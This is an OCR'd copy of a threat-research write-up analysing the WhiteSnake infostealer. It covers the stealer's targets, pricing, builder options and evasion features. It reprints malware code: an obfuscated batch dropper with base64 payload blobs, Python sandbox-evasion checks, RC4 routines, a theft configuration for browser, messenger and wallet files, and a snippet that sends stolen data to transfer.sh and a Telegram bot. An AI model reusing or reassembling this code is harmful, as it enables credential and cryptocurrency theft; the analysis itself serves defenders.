
Unleashing the Viper : A Technical Analysis of WhiteSnake Stealer

russianpanda.com/2023/07/04/WhiteSnake-Stealer-Malware-Analysis/

Case Study

WhiteSnake Stealer first appeared on hacking forums at the beginning of February 2022.



The stealer collects data from various browsers such as Firefox, Chrome, Chromium, Edge, Brave, Vivaldi, CocCoc, and CentBrowser. Besides browsing data, it also collects data from Thunderbird, OBS-Studio, FileZilla, Snowflake-SSH, Steam, Signal, Telegram, Discord, Pidgin, Authy, WinAuth, Outlook, Foxmail, The Bat!, CoreFTP, WinSCP, AzireVPN, WindscribeVPN.

The following are crypto wallets collected by WhiteSnake: Atomic, Wasabi, Exodus, Binance, Jaxx, Zcash, Electrum-LTC, Guarda, Coinomi, BitcoinCore, Electrum, Metamask, Ronin, BinanceChain, TronLink, Phantom.

The subscription pricing for the stealer:

- 120$ - 1 month
- 300$ - 3 months
- 500$ - 6 months
- 900$ - 1 year
- 1500$ - lifetime


The stealer claims to leave no traces on the infected machine; it does not require the user to rent the server. The communication between the infected and the attacker's controlled machine is handled by Tor. The stealer also has loader and grabber functionalities.

What also makes this stealer interesting and quite unique compared to other stealer families is the payload support in different file extensions such as EXE, SCR, COM, CMD, BAT, VBS, PIF, WSF, .hta, MSI, PY, DOC, DOCM, XLS, XLL, XLSM. Icarus Stealer was probably the closest one to this stealer with the file extension support feature. You can check out my write-up on it here. Another interesting feature is the Linux Stub Builder, where the user can generate Python or .sh (shell) files to run the stealer on Linux systems. The stealer would collect the data from the following applications: Firefox, Exodus, Electrum, FileZilla, Thunderbird, Pidgin, and Telegram.

But enough about the introduction. Let us jump into the technical part and the stealer panel overview.

WhiteSnake Analysis

WhiteSnake builder panel contains the settings to enable the Telegram bot for C2 communication. The user can also configure Loader and Grabber settings. The user can choose whether to encrypt the exfiltrated data with just an RC4 key or add an RSA encryption algorithm. With RC4 encryption, anyone with access to the stealer builder can decrypt the logs. But RSA + RC4 encryption algorithm, the user would need to know the private RSA key to be able to extract an RC4 key which is quite challenging.



The user can add the fake signature to the generated builds. There are currently eight signatures under the user's exposal.

- Adobe (Adobe Systems Incorporated, VeriSign)
- Chrome (Google LLC, DigiCert)

- Firefox (Mozilla Corporation, DigiCert)
- Microsoft (Microsoft Corporation, Microsoft Code Singing PCA 2011)
- Oracle (Oracle Corporation, DigiCert, VeriSign)
- Telegram (Telegram FZ-LLC, Sectigo)
- Valve (Valve Corp., DigiCert)
- WinRar (win.rar GmbH, Globalsign)

Stealers such as Vidar and Aurora (RIP) have the file size pumper enabled to append junk bytes to the end of the builds to increase the file, thus avoiding the detection and preventing it from being analyzed by most sandboxes. The user can pump the file size up to 1000MB. The user can choose a specific .NET framework version to run the stealer. Version 2.0 works for Windows 7, and version 4.7 works for Windows 8 and above.

The stealer has two execution methods:

- Non-resident - the stealer auto-deletes itself after successful execution
- Resident - the stealer beacons out to the C2 WhiteSnake stealer payload can be generated with these features enabled:
- AntiVM
- Auto-Keylogger
- Random resources
- USB Spread
- Local user spread I will mention some of these features further in this write-up.

Let's look at some of the payloads with different file extensions.

> **Cmd** - this generates the batch file The batch file sets the command line title to "Update … ". sets an environment variable named **s7545ebdc38726fd35741ea966f41310d746768** with the value **%TEMP%\Ja97719d578b685b1f2f4cbe8f0b4936cf8ca52**. The **%TEMP%** represents the path to the user's temporary folder. The final decoded payload is saved as **P114cace969bca23c6118304a9040eff4.exe** under the **%TEMP%** folder.

```
@echo off
    chcp 65001>>nul
    title Update ...
    set s7545ebdc38726fd35741ea966f41310d746768=%TEMP%\Ja97719d578b685b1f2f4cbe8f0b4936cf8ca52
    SET j03da7680ab165b6ae6c631=%TEMP%\P114cace969bca23c6118304a9040eff4.exe
    dEL %s7545ebdc38726fd35741ea966f41310d746768% /f /s /q>>nul
SeT rkPdqYIjJfMRozAOBsdJL=i5-BgK2it55H/g4lAQAA/gwlAQAAOS8AAAAAfuYAAAQ1OhcAAAAmftYAAAT+BowBAAZzNQAACiWA5gAABHM2AAAKKDcAAAoAACggAAAKAADdCAAAACYAAN0AAAAAAAB+VwAAB
AAAACAAAAAEAAAEAAAAA3QAAAHYBAABTAgAACAAAAAEAAAEAAAAAXAIAAFUAAACxAgAACAAAAAEAAAEAAAAA8wIAAKkAAACcAwAACAAAAAEAAAEAAAAApQMAAAcBAACsBAAACAAAAAEAAAEAAAAAvAQAAE8AAAA
ABFCAAACAAAAAEAAAEAAAAAVggAANQAAAAqCQAACAAAAAEAAAEAAAAAjAkAABgAAACkCQAACAAAAAEAAAEAAAAAtQkAAIQAAAA5CgAACAAAAAErfMT0T0
SET kWePDdAaHXmTSRbzARtTSNKWJTX=
DxLd2gnSUfNB9pchSCAHAoHAAAClnRnSUfNR9kF41JAAABjmlY0Z0lHzYfKnIaggBwKBwAAApZ0Z0lHzcfIxmNSQAAASXQLAEABChIAAAKjmlZ0Z0lHzgfTRiNSQAAASUWF5yOaVjRnSUfOR9TF41JAAABJRYYn
AVEByBwAAcCgcAAAKbFrRnSUfPh9CF41JAAABJRYXnI5pWNGdJR8/INgAAAByLoIAcCgcAAAKW9GdJR9AIwAAAAAAQFhAF41JAAABJRYXnI5pbFrRnSUfQR92cjSCAHAoHAAAClnRnSUfQiOrqqqqqipDQBmNSQ
IMkAAAAZjUkAAAE10CoBAAQoSAAACo5pW9Gd0PtgK6iw63G-
SeT kpgIXdeNITjjUIQPSxRge=
nJLO_iAAD0AMwA4AABNaAB0AHQAcAA6AC8ALwBjAHkAYgB1AHIAZQBhAHMAbwBuAC4AYwBvAG0ALwBgADAASAAyAFcATgB5AHUAagBPAD8AcwA9ADIAMgAwAAAdXwBTAEUAWQBDAFQARwBwAFIATQByAGIARABi
AYAGYAQwB6AFYABQBuAE0AZABWAAYAAQt1AFQAbgA2AFQAADUBAD0ATQBBAAkARgBmAAgABwALAEcAeAAIAAgAHQBYAHsACAAfAAIAXwBzAAEAAQALAFkAAQtpAEkAOQAxADMAADEOAE0AFQAvAGgASQAWAFQAb
AQwBEAAELcwBlAEQAQwAzAAAxAQAsACwANAB5RhMpleo6
sEt mGmkylJkofdLSsUWloBhCjrEPELUE=
XgAGIAcQBkAEMAUgB8AHwAZAABC3kAagBMAEQAVAAALwEADgACABgABwBTAFUAWQBdAEYARwBMAE4ARgBFAFsATwBYAFAATgBdAE4ARQABC2kAegB2AGgAdAAALwMAIgAkACQASwBRAHkAfwBlAAsAUwB4AGIAe
AABUSAB0AJQBKAEAABwAUAD4AHQBCAAELawBkAFUAeQAwAACDP1IAPgAeADYAcgALABUAGwAWAFUAGwAJAHMASwB0AAEACAA4ABsATAAdAFIANwAVAHsAOQAaACUAWAByABsAAAAXABAAYAAIABgAKwAzAGkALA
LwBoAAQACgA3AC0AfwAkAFoAOQAZAHoA9A
seT tfyLvHgBZSoNYMsuAORMQxuMFVNk=g_Yh0DwiDQAAolgC0AAARzNgAACig3AAAKAAAoIAAACgAA3QgAAAAmAADdAAAAAAAAETcW/gETYBFgOqD6//9+FwAABBcomgEABgAAG41DAAABJdApAQAEKEgAAAoT
ARNlEWU5LwAAAAB+LgAABCU6FwAAACZ+
JwAABP4GNQAABnMlAAAKJYAuAAAEczYAAAooNwAACgAAKCAAAAoAAN0IAAAAJgAA3QAAAAAAfiAAAAQoRwAACheNSQAAASUWIJMAAAByREwAcCgcAAAKW9Kcb0kAAAoojQAAChNmEWY5dQEAAAAoHgAABgAAHy0
WxsXRFrEWxabCgmAAAKWBFqbFkTbRFqEWtabCgnAAAK29UhpqK2
```

The script grabs the substring that starts and ends with a specific index specified in the batch file. Taking, for example, **echo %XMgElBtkFoDvgdYKfJpS:~0,600%** , it extracts the substring starting from index 0 and ending at index 600 (inclusive) from the variable **XMgElBtkFoDvgdYKfJpS**, which is:


```
TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAgAAAA
A4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJ
```

From:

```
set
XMgElBtkFoDvgdYKfJpS=TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAgAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TI
G1vZGUuDQ0KJAAAAAAAAABQRQAATAEDAKZEs4YAAAAAAAAAAOAAIgALATAAACAFAAAKAAAAAAAAHj4FAAAgAA
AAQAUAAABAAAAgAAAAAgAABAAAAAAAAAAAGAAAAAAAAAACABQAAAgAAAAAAAIAYIUAABAAABAAAAAAEAAAEAA
AAAAAABAAAAAAAAAAAAAAAMg9BQBTAAAAAEAFABQHAAAAAAAAAAAAAAAAAAAAAAAAAAAGAFAAwAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAIAAACAAAAAAAAAAAAAACCAAAEgAA
AAAAAAAAAAAAC50ZXh0AAAAJB4FAAAgAAAAIAUAAAIAAAAAAAAAAAAAAAAAACAAAGAucnNyYwAAABQHAAAAQA
UAAAgAAAAiBQAAAAAAAAAAAAA6g
```

You might have noticed that the string begins with **TVqQ**, which decodes to an MZ header from Base64.

When the big base64-encoded blob is formulated, certutil is used to decode it, and the executable is launched under the mentioned **%TEMP%** folder.



VBS - generates the VBS file that is launched via wscript.exe, and, again, certutil is used to decode the Base64 blob. The file containing the Base64 blob is saved under the same folder as the decoded executable file (**%TEMP%**). The Base64 blob is in reversed order. After decoding, the payload is placed under the Temp folder mentioned above as a randomly generated filename, for example, **od1718d0be65b07c0fd84d1d9d446.exe** (**GetSpecialFolder(2)** retrieves the Temp folder)

WSF and HTA - the same logic as for the VBS is applied to WSF and HTA payloads.

Python payload. The payloads can be generated either in Python 1-2 or 3. With Python 1-2, the stealer payload is executed from **the %TEMP%** directory after Base64-decoding.

With Python 3, the code checks if the operating system is Linux; if not, then it exits with the following condition:

```
if 'linux' not in H().lower():
        exit(1)
```

The code also checks if the ISP obtained from the IP geolocation API matches certain predefined values. If a match is found with either ‘google’ or ‘mythic beasts’, the script exits with an exit code of **5** as shown below:

```
I,J=O.data.decode(N).strip().split('\n')
for P in ['google','mythic beasts']:
        if P in J.lower():exit(5)
```

The screenshot caption function operates the following way:

- First, the code checks if the variable S is set to True, which indicates that the PIL (Python Imaging Library) module, specifically ImageGrab from PIL, is available. If the module is available, the variable S is set to True. Otherwise, it is set to False.
- Inside the n() function, an attempt is made to capture the screenshot using the PIL module if S is True. The ImageGrab module's grab() function is called to capture the screenshot, and then it is saved to a BytesIO object called C as a PNG image.
- The BytesIO object C, which holds the PNG image data, is then encoded as base64 using the b64encode() function from the base64 module. The resulting base64-encoded image is assigned to the variable C.
- The base64-encoded screenshot image is saved to a JSON file named system.json along with other system-related information like the username, computer name, IP address, operating system, Stub version, Tag, and Execution timestamp, as shown in the code snippet below:

```
with open(A.join(B,'system.json'),'w')as
R:dump({'Screenshot':C,'Username':D(),'Compname':E(),'OS':H(),'Tag':T,'IP':I,'Stub
version':k,'Execution timestamp':time()},R)
```

Let's look at this function:

```
def p(buffer):
    A = d(16)
    B = Z(buffer)
    C = m(A, B)
    return b'LWSR$' + C + A
```

Which does the following:

- **A = d(16)** - it generates a 16-byte random key, which is assigned to the variable **A**.
- **B = Z(buffer)** - the **buffer** is passed to the **Z** function, assigning the result to the variable B. The implementation of the **Z** function is not provided in the code snippet, so it is unclear what it does.
- **C = m(A, B)** - the **m** function is called with the key **A** and the processed buffer **B**. The **m** function seems to perform some encryption or transformation on the **buffer** using the provided key.
- **return b'LWSR$' + C + A** - the function concatenates the byte string **'LWSR$'**, the transformed buffer **C**, and the key **A**. It returns the resulting byte string. **The 'LWSR$'** prefix could potentially be used as a marker or identifier for the encrypted data.

The **m** function contains the RC4 encryption function shown below:

```
def m(key,data):
        A=list(W(256));C=0;D=bytearray()
        for B in W(256):C=(C+A[B]+key[B%len(key)])%256;A[B],A[C]=A[C],A[B]

        B=C=0

        for E in data:B=(B+1)%256;C=
(C+A[B])%256;A[B],A[C]=A[C],A[B];D.append(E^A[(A[B]+A[C])%256])

        return bytes(D)
```

j parameter contains the configuration of the stealer:

```
<?xml version="1.0" encoding="utf-8"?><Commands
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">  <commands><command name="2"><args>
<string>~/snap/firefox/common/.mozilla/firefox</string>
<string>~/.mozilla/firefox</string></args></command><command name="2"><args>
<string>~/.thunderbird</string></args></command><command name="0"><args>
<string>~/.config/filezilla</string>
<string>sitemanager.xml;recentservers.xml</string><string>Apps/FileZilla</string>
</args></command><command name="0"><args><string>~/.purple</string>
<string>accounts.xml</string><string>Apps/Pidgin</string></args></command><command
name="0"><args>
<string>~/.local/share/TelegramDesktop/tdata;~/.var/app/org.telegram.desktop/data/Tel
egramDesktop/tdata;~/snap/telegram-
desktop/current/.local/share/TelegramDesktop/tdata</string>
<string>*s;????????????????/map?</string><string>Grabber/Telegram</string></args>
</command><command name="0"><args><string>/home/vm/.config/Signal;~/snap/signal-
desktop/current/.config/Signal</string><string>config.json;sql/db.sqlite</string>
<string>Grabber/Signal</string></args></command><command name="0"><args>
<string>~/.electrum/wallets;~/snap/electrum/current/.electrum/wallets</string>
<string>*wallet*</string><string>Grabber/Wallets/Electrum</string></args></command>
<command name="0"><args><string>~/.config/Exodus</string>
<string>exodus.conf.json;exodus.wallet/*.seco</string>
<string>Grabber/Wallets/Exodus</string></args></command>  </commands></Commands>
```

The configuration is used to enumerate through the directories and extract the predefined data such as Firefox cookies and credentials, Thunderbird and FileZilla config files, cryptocurrency wallets, Telegram, and Signal data. The extracted data is then RC4-encrypted with a random 16-byte key, compressed in a ZIP archive, and sent over to transfer.sh and Telegram Bot.

The snippet that is responsible for sending data to transfer.sh and Telegram:

```
def q(buffer):I=buffer;B='https://transfer.sh/';A=B+f"
{D()}@{E()}.wsr";G=F();K=G.request('PUT',A,body=I);J=K.data.decode(N).replace(B,B+'ge
t/');A=b(C(chat_id=h,text='\n#{0}\n\n<b>OS:</b> <i>{1}</i>\n<b>Username:</b> <i>{2}
</i>\n<b>Compname:</b> <i>{3}</i>\n<b>Report size:</b> <i>
{4}Mb</i>\n'.format(T,H(),D(),E(),round(len(I)/(1024*1024),2)),parse_mode='HTML',repl
y_markup=dumps(C(inline_keyboard=
[[C(text='Download',url=J),C(text='Open',url='http://127.0.0.1:18772/handleOpenWSR?
r='+J)]])));A='https://api.telegram.org/bot{0}/sendMessage?
{1}'.format(i,A);G=F();G.request(M,A)
```

The data is sent to Telegram, where Download URL is the transfer.sh generated URL, which would be in the format transfer.sh/username@computername.wsr:

```
{
  "chat_id": "",
  "text": "\n#<BUILD_TAG\n\n<b>OS:</b> <i>[Operating System]</i>\n<b>Username:</b>
<i>[Username]</i>\n<b>Compname:</b> <i>[Computer Name]</i>\n<b>Report size:</b> <i>
[File Size]Mb</i>\n",
  "parse_mode": "HTML",
  "reply_markup": {
    "inline_keyboard": [[{ "text": "Download", "url": "[Download URL]"}, {"text":
"Open", "url": "http://127.0.0.1:18772/handleOpenWSR?r=[Download URL]"}]
    ]
  }
}
```

It is worth noting that at the time of writing this report, transfer.sh has been down for a few weeks, so our Python 3 payload will not work ;)

